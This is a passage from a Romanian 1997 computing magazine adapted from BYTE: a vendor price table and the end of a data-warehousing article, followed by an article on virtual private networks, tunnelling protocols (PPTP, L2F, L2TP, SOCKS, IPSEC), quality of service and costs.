Informix Software	Informix FastStart Data Mart (includes MetaCube)	$62,500 (Informix Online Workgroup Server alone starts at $1475)	http://www.informix.com
JDA Software Group, Inc.	Retail Ideas (AS/400 solution)	Varies	http://www.jda.com
Kenan Technologies	Acumate ES	$25,000	http://www.kenan.com
Microsoft Corp.	SQL Server	$1499	http://www.microsoft.com
MicroStrategy	DSS Server	$50,000	http://www.strategy.com
Oracle	Oracle Server for NT/ Oracle Express Server for NT	$1475/$3995	http://www.oracle.com
Prism Solutions	Prism Scalable Data Mart	$70,000	http://www.prisminc.com
Red Brick	Red Brick Warehouse	$5000	http://www.redbrick.com
Sagent Technology	Sagent Data Mart Solution	$50,000	http://www.sagenttech.com
SAS	Rapid Warehouse Assessment, SAS/Warehouse Administrator	$15,000	http://www.sas.com
Seagate/Holistic Systems	Holos	$88,000	http://www.holos.com
Sequent Computer Systems	CompleteWarehouse	$500,000 (hardware and software)	http://www.sequent.com
Siemens Pyramid Information Systems	Smart Warehouse	$25,000	http://www.siemens-pyramid.com
Software AG	Dmart and SourcePoint	$25,000	http://www.sagus.com
Sybase	WarehouseNow, formerly called QuickStart DataMart (uses Informatica's PowerMart)	$95,000	http://www.sybase.com
Virtual Integration Technology	designManager and deliveryManager	$50,000 per server	http://www.vit.com
VMark Software	DataStage	$37,500	http://www.vmark.com

vă poate şoca, nu este neobişnuit ca în cazuri reale să se pornească cu 40% de date problematice. Ţineţi minte că o curăţire a datelor nu se face doar o dată. La urma urmei, după orice împrospătare sau actualizare a depozitului sau magazinului de date trebuie să parcurgeţi aceiaşi paşi de curăţire a datelor pentru a păstra calitatea optimă a datelor.

Ca şi curăţirea, încărcarea datelor este un lucru care se întâmplă de mai multe ori. Este de asemenea un proces care trebuie urmărit deoarece poate afecta sistemele operaţionale (la urma urmei, utilizaţi cicluri UC de pe servere de producţie pentru a copia datele în depozitele sau magazinele de date) şi traficul din reţea. Utilizatorii doresc date care sunt cât se poate de actuale, dar administratorii de reţea şi administratorii de sisteme OLTP (on-line transaction processing) încurajează fără îndoială o atitudine moderată. Este nevoie de o bandă largă de transfer pentru a întreţine magazine de date aproape în timp real.

Dacă vă gândiţi la modul în care sunt încărcate magazinele şi depozitele de date, o dată pe oră, zi sau săptămânal, vă daţi seama cât de repede cresc. Este unul din motivele pentru care este înţelept să dispuneţi de un plan de migrare în sus, de la început. Va trebui probabil să arhivaţi datele vechi din magazinul sau depozitul de date, sau să păstraţi pur şi simplu doar datele recente, să zicem, din ultima lună, în sistemul propriu.

Vă puteţi da seama acum că realizarea unui depozit sau magazin de date nu este treabă simplă şi este o activitate continuă. Utilizatorii vor date mai multe, răspuns mai rapid şi poate şi unelte mai puternice, pe măsură ce se obişnuiesc cu secţionarea, cuburile şi alte analize ale datelor organizaţiei. Şi mai devreme sau mai târziu cineva va dori să ofere facilităţi Web pentru depozitul sau magazinul dumneavoastră. La ghişeul următor, vă rog. ■

Karen Watterson (San Diego,CA) este scriitor independent şi consultant specializat pe teme client /server şi depozite de date. O puteţi găsi la: 1119390@mcimail.com.

[din BYTE, o publicaţie McGraw-Hill, Inc. Adaptare - *Darvas Attila*]

O afacere privată virtuală

Reţelele private virtuale vă pot oferi avantaje serioase - în cazul în care ştiţi secretul.

De Mike Hurwicz

Obţineţi întotdeauna ceea ce doriţi pentru ceea ce plătiţi? Cumpărând un Lexus veţi obţine fiabilitate. Cumpărând un Yugo veţi obţine un viitor cămin pentru Bondo. Adevărat? Poate. Internetul oferă în prezent comunicaţii WAN, mult mai ieftine şi mai globale decât o reţea Frame Relay, ATM sau de linii închiriate. Din nefericire, el nu poate asigura securitatea, lăţimea de bandă sau calitatea serviciului (QoS), garanţii asociate în mod tipic cu reţelele private. În plus, Internetul suportă doar TCP/IP, în timp ce majoritatea reţelelor găzduiesc o varietate de protocoale. Prin urmare, dacă doriţi să rulaţi reţeaua companiei pe Internet, veţi plăti mai puţin însă veţi primi un serviciu inferior.

ILUSTRAŢIA: RICHARD DOWNS © 1997

Situaţia nu este însă chiar atât de sumbră. Furnizorii de servicii Internet, producătorii de echipamente şi de software sunt de părere că vă pot oferi ce-i mai bun din ambele lumi: securitatea, performanţa şi suportul multiprotocol al unei reţele private folosind ieftinul şi globalul Internet. Este vorba de reţeaua privată virtuală (VPN - virtual private network) sau „extranet", iar tehnologia este considerată în principal un mijloc pentru extinderea razei de acţiune a reţelelor private pentru un acces prin apel. De asemenea, conexiunile cu partenerii de afaceri şi cu clienţii reprezintă alte aplicaţii importante. Într-o proporţie mai mică, reţelele VPN pot adresa locaţii unde conexiunile reţelelor private tradiţionale nu pot fi justificate economic. Unii producători şi furnizori de servicii lansează ideea înlocuirii reţelelor private existente cu legături VPN.

Însă VPN (şi tunelul IP, una din tehnologiile de bază) ridică unele probleme. În primul rând, cum va fi tratată problema QoS? Cum manevraţi traficul non-IP? Cum autentificaţi şi atribuiţi adresele IP? Şi cât de sigure sunt ele?

Cum lucrează?

Există două arhitecturi principale pentru configurarea unui tunel: iniţiat de client (client-initiated) sau transparent pentru client (client-transparent). Tunelarea iniţiată de client necesită un soft de tunelare atât pentru clienţi cât şi pentru serverele tunel (sau pentru porţi). Ultimele se află în general la situl central al corporaţiei, deşi s-ar putea afla la punctul de prezenţă (point of presence - POP) al furnizorului de servicii Internet care deserveşte situl central. Cu un soft client pentru iniţierea tunelului şi serverul tunel localizat la situl companiei pentru a închide tunelul, ISP-ul nu mai este nevoit să suporte tunelarea în nici un mod. Clientul şi serverul tunel stabilesc în mod simplu tunelul, folosind autentificarea pe baza ID-ului utilizatorului şi a parolei şi probabil pe baza unui certificat digital. Clientul şi serverul tunel pot negocia, de asemenea, criptarea. Odată ce tunelul este stabilit, comunicaţiile se desfăşoară ca şi cum ISP-ul nu ar mai media conexiunea.

Pe de altă parte, dacă doriţi ca tunelarea să fie transparentă pentru client, POP-urile ISP-ului trebuie să aibă servere cu acces permis la tunel şi probabil rutere. Iniţial, clientul apelează serverul de acces, care trebuie să recunoască (spre exemplu pe baza ID-ului utilizatorului sau la alegerea dintr-un meniu) că această conexiune trebuie să fie tunelată către o locaţie particulară de la distanţă. Apoi, serverul de acces stabileşte tunelul cu serverul tunel folosind în mod tipic ID-ul utilizatorului şi parola pentru identificare. Clientul stabileşte o sesiune în mod direct cu serverul tunel prin tunel, ca şi cum cele două ar fi ataşate în mod direct. În timp ce această modalitate de lucru are avantajul că nu necesită un soft special la client, clientul poate face apel doar la servere de acces echipate corespunzător.

În 1996, au concurat în atenţia utilizatorilor două protocoale pentru tunelare: PPTP (Point-to-Point Tunneling Protocol) de la Microsoft şi L2F (Layer Two Forwarding) de la Cisco. Diferenţa tehnică esenţială între cele două este reprezentată de faptul că PPTP realizează tunelarea prin învelirea pachetelor PPP în IP, un protocol de nivel trei, în timp ce L2F, aşa cum specifică şi numele, foloseşte pentru tunelare protocoale de nivel doi, cum ar fi Frame Relay şi ATM.

PPTP poate fi iniţiat de client (şi transparent pentru ISP) sau transparent pentru client. În oricare din cazuri, în prezent, el este scris doar pentru NT: necesită atât un client NT cât şi un server NT. L2F necesită, la rândul său, suport în serverele de acces şi rutere; din această cauză, ISP-ul trebuie să ofere suport pentru L2F. În favoarea sa, L2F furnizează unele caracteristici pe care PPTP nu le poate oferi, cum ar fi autentificare pentru punctele de capăt ale tunelului (de ex. între serverul de acces şi serverul tunel).

Un avantaj major al PPTP îl reprezintă suportul oferit de Microsoft. Atât clientul cât şi serverul tunel au fost lansaţi în NT 4.0. Este planificat şi un client Windows 95. Un alt avantaj este suportul pe care PPTP îl oferă pentru controlul fluxului, fapt ce evită apariţia unei suprasaturaţii a traficului şi îmbunătăţeşte performanţa prin minimizarea pachetelor pierdute şi implicit a retransmisiilor. Cu toate acestea, PPTP necesită IP (deşi poate tunela IPX, NetBEUI precum şi PPP) şi nu include autentificare pentru punctele de capăt ale tunelului. Folosind PPP, PPTP se bazează pe autentificarea utilizatorului. În plus, unii analişti sunt de părere că PPTP nu se va scala la fel de bine ca şi soluţiile bazate pe hardware cum ar fi L2F.

Recunoscând meritele fiecărui protocol, Microsoft şi Cisco au căzut de acord, anul trecut, asupra fuzionării propriilor protocoale. Astfel, s-a născut L2TP (Layer Two Tunneling Protocol) care este destinat să ofere cel mai bun PPTP şi L2F. Secure IP sau IPSEC este de aşteptat să fie folosit în mod obişnuit pentru a coordona criptarea între punctele de capăt L2TP. (Criptarea standardizată nu a fost o caracteristică a PPTP sau L2F.) L2TP va suporta, de asemenea, tuneluri simultane multiple pentru un singur client. Tunelurile multiple concurente vor deveni importante în viitor, când tunelurile vor suporta rezervări de lăţimi de bandă şi QoS.

Acestea nu sunt însă singurele protocoale de tunelare. Spre exemplu, în Bay Stream Dial VPN Services, Bay Networks foloseşte Mobile IP pentru tunelare, evitând atât PPTP cât şi L2F. Bay Networks va suporta L2TP şi IPSEC, pe măsură ce aceste protocoale se vor maturiza. BayStream Dial VPN Services este proiectat pentru a permite furnizorilor de servicii Internet să ofere VPN-uri clienţilor, fără a fi necesare modificări la nivelul clienţilor sau la situl central. Dial VPN Services este o funcţie comună a Bay Networks 5000 Multi-Service Access Switch, a familiei de concentratoare pentru acces de la distanţă Remote Annex şi a platformei de rutere Backbone Node.

Ca şi o altă alternativă la PPTP şi L2F, NEC a dezvoltat SOCKS, un protocol de traversare autentificată a unui firewall, proiectat pentru a permite fluxului de date să traverseze un firewall, pe baza autentificării utilizatorului şi nu pe baza caracteristicilor pachetului IP. Dezvoltat în 1990, SOCKS este în prezent un standard IETF (RFC 1928, 1929 şi 1961). Versiunea 5 include negocieri pentru criptare.

Probleme de securitate

Pentru trafic VPN intra- și intercompanii, considerații cum ar fi securitatea, disponibilitatea, fiabilitatea și performanța ar putea forța organizațiile să ia în considerare exact fluxul traficului și ce alte trafice folosesc aceleași rețele. Primordial între aceste considerații se situează securitatea. Ea include secretul (transmisiile nu pot fi citite), autorizația (utilizatorii au dreptul de-a accesa resurse sigure), integritatea (datele nu sunt falsificate), nerecunoașterea (emițătorii sunt ceea ce sunt în realitate) și siguranța serviciului (capacitatea de-a transmite și recepționa date nu poate fi negată). Cu excepția negării serviciului, toate aceste probleme pot fi abordate prin criptare și chei digitale. Oricum, costurile asociate cu chei și criptări pot include o putere de procesare, lățime de bandă de rețea, hardware special și timp și expertiză pentru a administra sistemul. În locul acumulării acestor costuri, organizațiile ar putea folosi rețele private care în general sunt percepute ca și o investiție mai puțin costisitoare, pentru obținerea unui nivel ridicat de securitate.

Vă puteți întreba în ce măsură și dacă traficul Internet este vulnerabil la diferite tipuri de atac. Spre exemplu, dacă pe aceleași linii fizice avem trafic Internet și de rețea privată, atunci amândouă tipurile de trafic pot fi la fel de vulnerabile la „invazia secretului“ via un monitor de rețea. În acest context, afirmă analistul John Coons de la Dataquest, rețelele VPN criptate pot fi mai sigure decât liniile private.

Cele mai multe din tipurile de atac sunt mai ușor de lansat pe Internet decât în rețelele private. Motivul este simplu: este mai dificil pentru un infractor să insereze un trafic în rețeaua privată decât în Internetul public.

Atacurile, care necesită abilitatea de-a transmite, includ atacuri de ghicire a parolei, falsificări de date și spoofing (a pretinde că ești un utilizator autorizat prin falsificarea unei adrese autorizate din pachete).

În general, un atac, care folosește negarea serviciului poate fi greu de combătut chiar dacă compania plătește bani mulți pe securitate: Spre exemplu, un infractor poate bombarda cu trafic o adresă particulară, sugrumând resursele de procesare și comunicare ale acelui sit. Infractorii mai noi au blocat servere, rutere și imprimante, folosind atacul Ping of Death care presupune transmiterea unui mesaj ping, care este mai mare decât dimensiunea legală. Dacă un firewall blochează mesajele ping, mai există și alte modalități de-a realiza același lucru via HTTP, NFS sau protocoale Telnet. Infractorii vor găsi, din păcate, întotdeauna o altă cale.

Printre avantajele SOCKS putem enumera suportul pentru Unix şi NT, suport plug-in pentru multe metode de autentificare şi administrare cheie şi o arhitectură de securitate unidirecţională care vă permite să realizaţi un tunel către altă reţea, în timp ce minimizaţi expunerea dvs. la un posibil atac din partea acelei reţele. În plus, SOCKS operează, la nivel TCP, permiţând o stabilire uşoară a tunelurilor specifice aplicaţiilor, pentru aplicaţii asociate cu un port TCP particular.

Orice firewall poate fi configurat să monitorizeze traficul SOCKS în mod transparent. Suportul SOCKS nativ permite unui firewall să genereze şi să întrerupă un flux de date SOCKS. Deşi nici unul din cele mai bune trei firewall-uri - Gauntlet de la Trusted Information Systems, FireWall -1 de la CheckPoint sau Eagle de la Raptor Systems - nu suportă în prezent în mod nativ SOCKS, analiştii de la Gartner Group prezic că toate firewall-urile de frunte îl vor suporta până în 1998. MobileVPN şi PartnerVPN de la Aventail folosesc tuneluri SOCKS iniţiate de client.

Până acum, IPSEC şi L2TP au captat atenţia pieţei mai mult decât a făcut-o SOCKS. „Nu cunosc pe nimeni care să fi încercat să facă VPN-uri interoperabile bazate pe SOCKS“, a declarat Ira Machefsky, un analist al Giga Information Group. Pe de altă parte, doar recenta versiune 5 a SOCKS a permis o transformare mai uşoară a clienţilor. Înainte, codul client trebuia să fie recompilat pentru a suporta SOCKS. Cu SOCKSv5 şi tehnologii cum ar fi Autosocks de la Aventail, clienţii nemodificaţi pot fi transformaţi instantaneu. „Dacă SOCKS ar fi avut această calitate acum doi ani, ar fi fost o adevărată bombă [pentru SOCKS pentru a câştiga succesul general ca şi standard VPN]“ a afirmat Michael Zboray, un analist al Gartner Group. „Acum, doar timpul ne va spune unde avantajele tehnice ale SOCKS vor fi suficiente, pentru a depăşi momentul IPSEC şi L2TP.“

Calitatea serviciului


Tehnologiile pentru VPN-uri ieftine, bazate pe Internet se maturizează. Însă, pe viitor, veţi continua să aveţi probleme cu găsirea unui ISP doritor şi capabil să vă administreze propriul VPN. Mai există multe alte întrebări, care-şi aşteaptă răspunsul. De exemplu: Cum garantaţi calitatea serviciului? Şi cum va taxa ISP-ul traficul VPN?

În prezent, există puţini furnizori de servicii Internet care suportă QoS. Noi tehnologii cum ar fi RSVP (Resource Reservation Protocol) adresează problema QoS, însă ele nu pot elimina această realitate concretă. RSVP permite clienţilor să administreze QoS, însă singurele cereri RSVP garantează doar lăţimea de bandă, o întârziere dată sau o rată a erorii; rămâne astfel la latitudinea ISP-ului să satisfacă cererea, mulţi furnizori de servicii Internet nereuşind să administreze RSVP. Chiar dacă aceştia ar reuşi, ar trebui să fie capabili să realizeze o taxare suplimentară pentru pachetele cu prioritate mare, decât pentru cele cu prioritate mică. Şi asta înainte ca serviciul să fie lansat.

„Am putea fi nevoiţi să începem să taxăm pentru folosire“, a afirmat Vint Cerf, senior vice-president pentru arhitecturi de date al MCI Communications - un purtător major al traficului Internet. „Pe măsură ce sistemul creşte, devine tot mai dificil să păstrezi un preţ unic pentru toate serviciile. Suplimentar, am putea avea taxări diferite, pe baza calităţii serviciului. În mod ideal, taxările ar trebui să reflecte cantitatea de resurse consumate pentru a furniza serviciul.“

Iar aceasta este tocmai intra-ISP QoS. Chiar şi atunci când furnizorii de servicii au conexiuni de reţea directe între ei, în sensul de creştere a fluxului traficului, tipic, ei nu au acorduri care să ofere o anumită fiabilitate, disponibilitate sau funcţii QoS. Eric Paulak, senior analyst al Gartner Group, prevede apariţia unor astfel de acorduri de „interfeţe de reţea“ pentru reţele private, cum ar fi reţele Frame Relay, nu mai devreme de 1998, împreună cu introducerea circuitelor virtuale comutate (SVC) care permit o uşurare a realizării conexiunilor între diferiţi purtători. Acordurile pentru interfeţe de reţea, pentru servicii Internet, vor apare pe la sfârşitul lui 1998, a afirmat Paulak.

Oricum, astfel de acorduri vor necesita aranjamente pentru nota de plată şi probabil protocoale care nu există încă. „Dacă ISP-ul “A„ transportă un trafic de înaltă prioritate pentru ISP-ul „B“, ISP-ul „A“ va trebui să fie remunerat pentru alocarea acestor resurse“, a afirmat John Coons, director şi analist principal pentru lucrul în reţele mari al Dataquest. S-ar putea ajunge, până la mijlocul lui 1999, înainte ca furnizorii de servicii Internet să aibă protocoalele şi aranjamentele de plată pentru a face aceasta posibilă, crede Coons. În prezent, specifică el, nu există nici măcar mecanismele de plată pentru clasele de servicii din propriile domenii.


Conectând clienţi la reţele
Acest client se poate conecta la un server A sau B folosind o linie criptată.
Client de la distanţă
ISP
= legătură criptată
Internet
Server VPN
Firewall
Firewall
Server VPN
Reţeaua corporaţiei A
Reţeaua corporaţiei B
Server A
Client A
Client B
Server B
Acest client se conectează la serverul B folosind un canal criptat.
Acest client se conectează la serverul A folosind un canal criptat.

Reţelele private virtuale rulează pe Internet şi criptează, în mod transparent, conexiunile dintre punctele de capăt.

Deocamdată, dacă doriţi garanţii complete ale serviciilor, veţi avea nevoie doar de un singur ISP. Chiar şi atunci însă, va trebui să vi-l alegeţi cu grijă, din moment ce mulţi oferă puţin sau nimic în ceea ce priveşte garanţiile de serviciu. Şi chiar şi cu garanţii ale serviciului, fiind nevoit să ai un singur ISP, este descurajată folosirea reţelelor private virtuale, deoarece compania trebuie să poate avea o oarecare influenţă asupra ISP-ului selectat de proprii furnizori, consumatori sau parteneri. Chiar dacă o companie are o anumită influenţă, un singur ISP nu poate furniza un acces omniprezent, asociat cu întregul Internet. (ceva de genul Compuserve, UUNet şi MCI).

Economisirea costurilor de apel

Însă, chiar şi cu întrebările QoS restante, multe companii sunt interesate în reţele private virtuale, bazate pe Internet. Motivul: costul unei VPN poate fi mai puţin decât jumătate din costul unei soluţii private de acces prin apel.

Astăzi, în mod tipic, companiile folosesc servere de comunicaţii in-house, bănci de modemuri, şi numere gratuite pentru a suporta accesul prin apel. Deşi acest lucru funcţionează, mai există unele probleme. Echipamentul este modernizat frecvent, trecându-se la modemuri mai rapide, ISDN sau chiar DSL (Digital Subscriber Line). Mai mult, ofertele purtătorilor şi tarifele se schimbă continuu. Aceste schimbări costă atât bani cât şi un efort de management. Chiar şi în configuraţiile stabile, conexiunile prin apel sunt renumite pentru greutatea de realizare.

Din punct de vedere economic, pentru ISP este mai rentabilă o menţinere a tuturor conexiunilor prin apel la nivel POP, decât să lase fiecare companie să-şi menţină singură conexiunile. În mod similar, este mult mai economic, pentru ISP, să menţină magistrale mari, puternic utilizate, decât să întreţină pentru fiecare companie o conductă mai mică, mai puţin utilizată. Modul în care serviciile Internet sunt împachetate poate fi mult mai eficient, în termeni de vânzări sau operaţii.

Folosind o VPN, companiile pot descărca cea mai mare parte a cheltuielilor şi disputelor asociate cu conectivitatea de apel: utilizatorii pur şi simplu fac un apel la cel mai apropiat ISP POP. ISP-ul administrează banca de modemuri şi servere de comunicaţii şi astfel face cea mai mare parte a investiţiei în tehnologiile de acces. ISP-ul direcţionează traficul de apel către o corporaţie centrală via VPN. În situl central, corporaţia menţine o singură conexiune la Internet, în mod normal, printr-o linie digitală de înaltă viteză cum ar fi T1. Traficul de apel arată ca şi un trafic Internet obişnuit, ce rulează pe o linie de acces digitală de înaltă viteză. Funcţional, utilizatorii de la distanţă au aceeaşi conexiune la reţeaua corporaţiei, ca şi cum s-ar afla la birourile lor din situl central.

VPN-uri partener

După accesul prin apel, conexiunea la partenerii de afaceri reprezintă avantajul major al rețelelor private virtuale, bazate pe Internet, față de rețelele private. Decât să închiriați linii directe către partenerii și consumatorii majori, puteți folosi mai degrabă conexiunile Internet existente, pentru a realiza un trafic VPN.

Pe de altă parte, pentru un trafic între companii pentru servicii echivalente, o VPN nu prezintă, din punctul de vedere al prețului, un avantaj față de Frame Relay, afirmă Paulak de la Gartner. Logica din spatele acestei afirmații are următoarea motivație: aceeași infrastructură de bază de telecomunicații furnizează atât servicii Internet cât și servicii pentru rețele private. Prin urmare, vor avea în comun o parte din structura costului. În plus, purtătorii ISP pot taxa pentru serviciile adiționale pe care le oferă, incluzând aici fiabilitatea, disponibilitatea și QoS.

ExtraLink de la UUNet este un bun exemplu. La unul din puncte, ExtraLink, care a folosit rețeaua Frame Relay de bază a UUNet, costă cu 30% mai mult decât un Frame Relay obișnuit, a afirmat Paulak. UUNet a pornit cu același cost de bază, pe care orice purtător îl oferă pentru menținerea unei rețele Frame Relay. Apoi UUNet a adăugat rutarea IP și securitatea. Normal, compania a trebuit să taxeze suplimentar. Alți purtători, cum ar fi AT&T, au oferit servicii administrate Frame Relay, care includ rutare IP și securitate, pentru doar 15 % în plus față de Frame Relay obișnuit.

O astfel de administrare a serviciilor Frame Relay nu are să vă permită conectarea la rețelele Frame Relay ale altor companii, până ce UUNet nu va conecta mai multe companii la aceeași rețea ExtraLink. Pentru conectarea la furnizori, parteneri de afaceri și clienți, un serviciu ca ExtraLink poate reprezenta mult.

Dacă rețelele private virtuale ajută furnizorii de servicii Internet să acapareze mult din piața de acțiuni, aceștia ar putea să coboare prețurile. VPN-urile deseori suportă aplicații cu cicluri înalte de sarcină, față de un acces Internet tipic, semnalează Skip Taylor, group manager al serviciilor de acces de la distanță al CompuServe Network Services. Astfel de aplicații, incluzând programe de lucru acasă, acces de la distanță, utilizatori nomazi și echipe funcționale în diferite locații, pot genera o încărcare consistentă a traficului, care poate justifica magistralele cu o largă lățime de bandă. Prețul unitar scade, pe măsură ce volumele cresc și magistralele sunt utilizate mai eficient, observă Taylor. În martie, CompuServe a început testarea la serviciul VPN, bazat pe IP, care va fi rulat în timpul anului în 10 sau 15 zone metropolitane importante.

Conform analiștilor de la Gartner, clienții de afaceri sunt foarte interesați în servicii VPN bine controlate oferite de un singur ISP, cum ar fi CompuServe sau UUNet. Oricum, din punctul de vedere al clientului, aceste servicii sunt mai mult sau mai puțin identice cu serviciile pe care aceiași furnizori Internet le-au oferit de-a lungul anilor. În ambele cazuri, clientul face apel, folosind o linie asincronă și PPP, fiind conectat în siguranță și fiabil la situl central.

Atunci, furnizorii Internet doar ademenesc clientul cu termenul „VPN“ care implică un acces de oriunde și prețuri scăzute, după care vor oferi un acces și prețuri la valoarea obișnuită cu o nouă terminologie? Inițial, așa ar arăta procesul. Însă, cu trecerea timpului, aceste servicii vor evolua pentru a furniza un nivel de conlucrare mai bun decât cel existent în prezent.

VPN-uri multifurnizor

Când protocoale ca IPSEC, L2TF și SOCKS se vor maturiza, furnizorii de servicii Internet vor fi capabili să interconecteze tuneluri mult mai ușor. Cu acorduri în ceea ce privește interfețele de rețea, pentru a asigura disponibilitatea și calitatea serviciilor, ISP-urile vor fi capabile să ofere rețele VPN care traversează mai mulți furnizori, fără a renunța la garanțiile de serviciu, care sunt asociate cu actualele VPN-uri cu furnizori unici. Oricum, probabil nu veți vedea multe VPN-uri multifurnizor până în 1998.

Între timp, organizațiile pot implementa propriile VPN-uri multi-ISP, cu performanțe garantate, folosind echipamentul de la sediul beneficiarului, dacă acesta poate obține garanții ale serviciului din partea

Soluții pentru securitate

IPSEC (IP secure) reprezintă noul standard pentru protejarea rețelelor private virtuale (VPN). IPSEC este o familie de protocoale descrise în aproape 17 documente ale IETF (Internet Engineering Task Force) dintre care cele mai importante sunt RFC-urile de la 1825 la 1829. O cerință majoră pentru o implementare, conform IPv6, IPSEC definește protocoale pentru autentificare, secretizare și integritate a datelor la nivel IP sau nucleu, folosind două headere IP opționale: AH (Authentication Header) care suportă autentificare și integritatea datelor și ESP (Encapsulating Security Payload) care asigură secretizarea. Aceste protocoale fundamentale au fost acceptate în 1995 și au fost testate până în 1996. Oricum, acordul a trenat modul de stabilire al asocierilor pentru securitate, a algoritmilor de criptare și a schimbului de chei publice. Aceste funcții sunt critice pentru autentificare interoperabilă, autorizație, integritate a datelor și nerecunoaștere.

Administrarea cheilor va fi o caracteristică importantă a IPSEC. Standardul X.509 definește un format pentru certificatele digitale, însă nu specifică modul în care două noduri pot stabili o asociere de securitate și să cadă de acord asupra unei chei de criptare pentru o sesiune particulară. În cea mai mare parte a anului trecut, dezbaterile au continuat în interiorul grupului de lucru IPSEC, în legătură cu întrebarea dacă astfel de funcții de administrare a cheilor ar trebui să fie bazate pe SKIP (Simple Key Management for Internet Protocols) dezvoltat de Sun Microsystems sau ISAKMP (Internet Security Association and Key Management Protocol)/Oakkley, care a fost sprijinit de Cisco Systems.

SKIP este ușor de implementat și presupune o bătaie mai mică de cap atunci când este stabilită o asociere de securitate. De fapt, dacă fiecare gazdă are deja certificatul cheii publice, SKIP nu mai trebuie să schimbe nici un pachet pentru a stabili o cheie partajată pentru o asociere particulară. Pachetul de date însuși va conține destulă informație, pentru gazda de la recepție, pentru procesarea cheii partajate. Aceasta poate fi importantă acolo unde asociațiile sunt create și distruse relativ frecvent. Este de asemenea important când, spre exemplu, o gazdă reîncarcă sistemul de operare și trebuie să-și restabilească toate asocierile de securitate.

Din nefericire, implementări tipice ale SKIP nu permit prea multă negociere pentru algoritmii de criptare, așa cum ar fi DES (Data Encryption Standard) și DES triplu sau pentru alte opțiuni de asigurare a integrității datelor așa cum ar fi MD5 (Message Digest 5) sau tehnici de hashing SHA-1 (Secure Hash Al-goritm 1). Aceasta înseamnă că dacă un nod ce folosește SKIP nu poate decripta un pachet, nu există metode în cadrul SKIP pentru refacere. În mod tipic, mesajele trebuie trimise în afara protocolului pentru a semnaliza eșecul. Cu toate acestea, nu există nici o asigurare că aceste mesaje nu pot fi prelucrate, oferind ocazia unui atacator de-a întrerupe comunicația.

ISAMP/Oakley suportă multiple negocieri, fiind astfel mai robust și mai sigur. În toamna lui 1996, ISAKMP/Oakley a fost desemnat ca element de bază pentru IKMP (Internet Key Management Protocol), un protocol IPSEC major de administrare a cheii. SKIP este acum un protocol IPSEC opțional. Implementările ISAKMP/Oakley și SKIP au fost testate în sarcină, în luna martie, iar IKMP va fi testat de IETF în iulie.

furnizorilor Internet individuali. Spre exemplu, clienţii pot:

- configura tuneluri iniţiate de client, via furnizori ISP multipli
- cripta aceste tuneluri
- implementa un sistem de chei digitale pentru autentificare şi nerecunoaştere
- configura rutere şi firewall-uri pentru a preîntâmpina accesarea sitului central din partea utilizatorilor neautorizaţi.


Puteţi folosi capacităţile PPTP în Windows NT pentru a iniţia şi termina tuneluri prin furnizori ISP multipli. Alternativ, puteţi termina tunelurile cu un server NT, şi lăsa furnizorii Internet să manipuleze iniţierea, dacă sunt configurate pentru aşa ceva.

Sau puteţi folosi MobileVPN sau PartnerVPN, de la Aventail pentru a stabili tuneluri iniţiate de client via SOCKS. MobileVPN conectează un singur client Windows sau Unix la un server Unix sau NT, în spatele firewall-ului sitului central. PartnerVPN conectează două reţele LAN, prin crearea unui tunel între două servere LAN, bazate pe Unix sau NT. Soluţiile VPN de la Aventail sunt sistemele client/server. Preţul pentru server porneşte de la 4995$, iar cel pentru clienţi începe de la 69$.

Atât furnizorii ISP cât şi utilizatorii finali pot implementa VPN-uri PPTP, folosind firewall-ul FireWall-1 de la Check Point Software Technologies. Soft-ul client, de la SecuRemote de 100$, poate fi folosit să configureze tuneluri PPTP iniţiate de client, care se termină în FireWall-1 la POP-ul ISP-ului sau la situl central al corporaţiei.

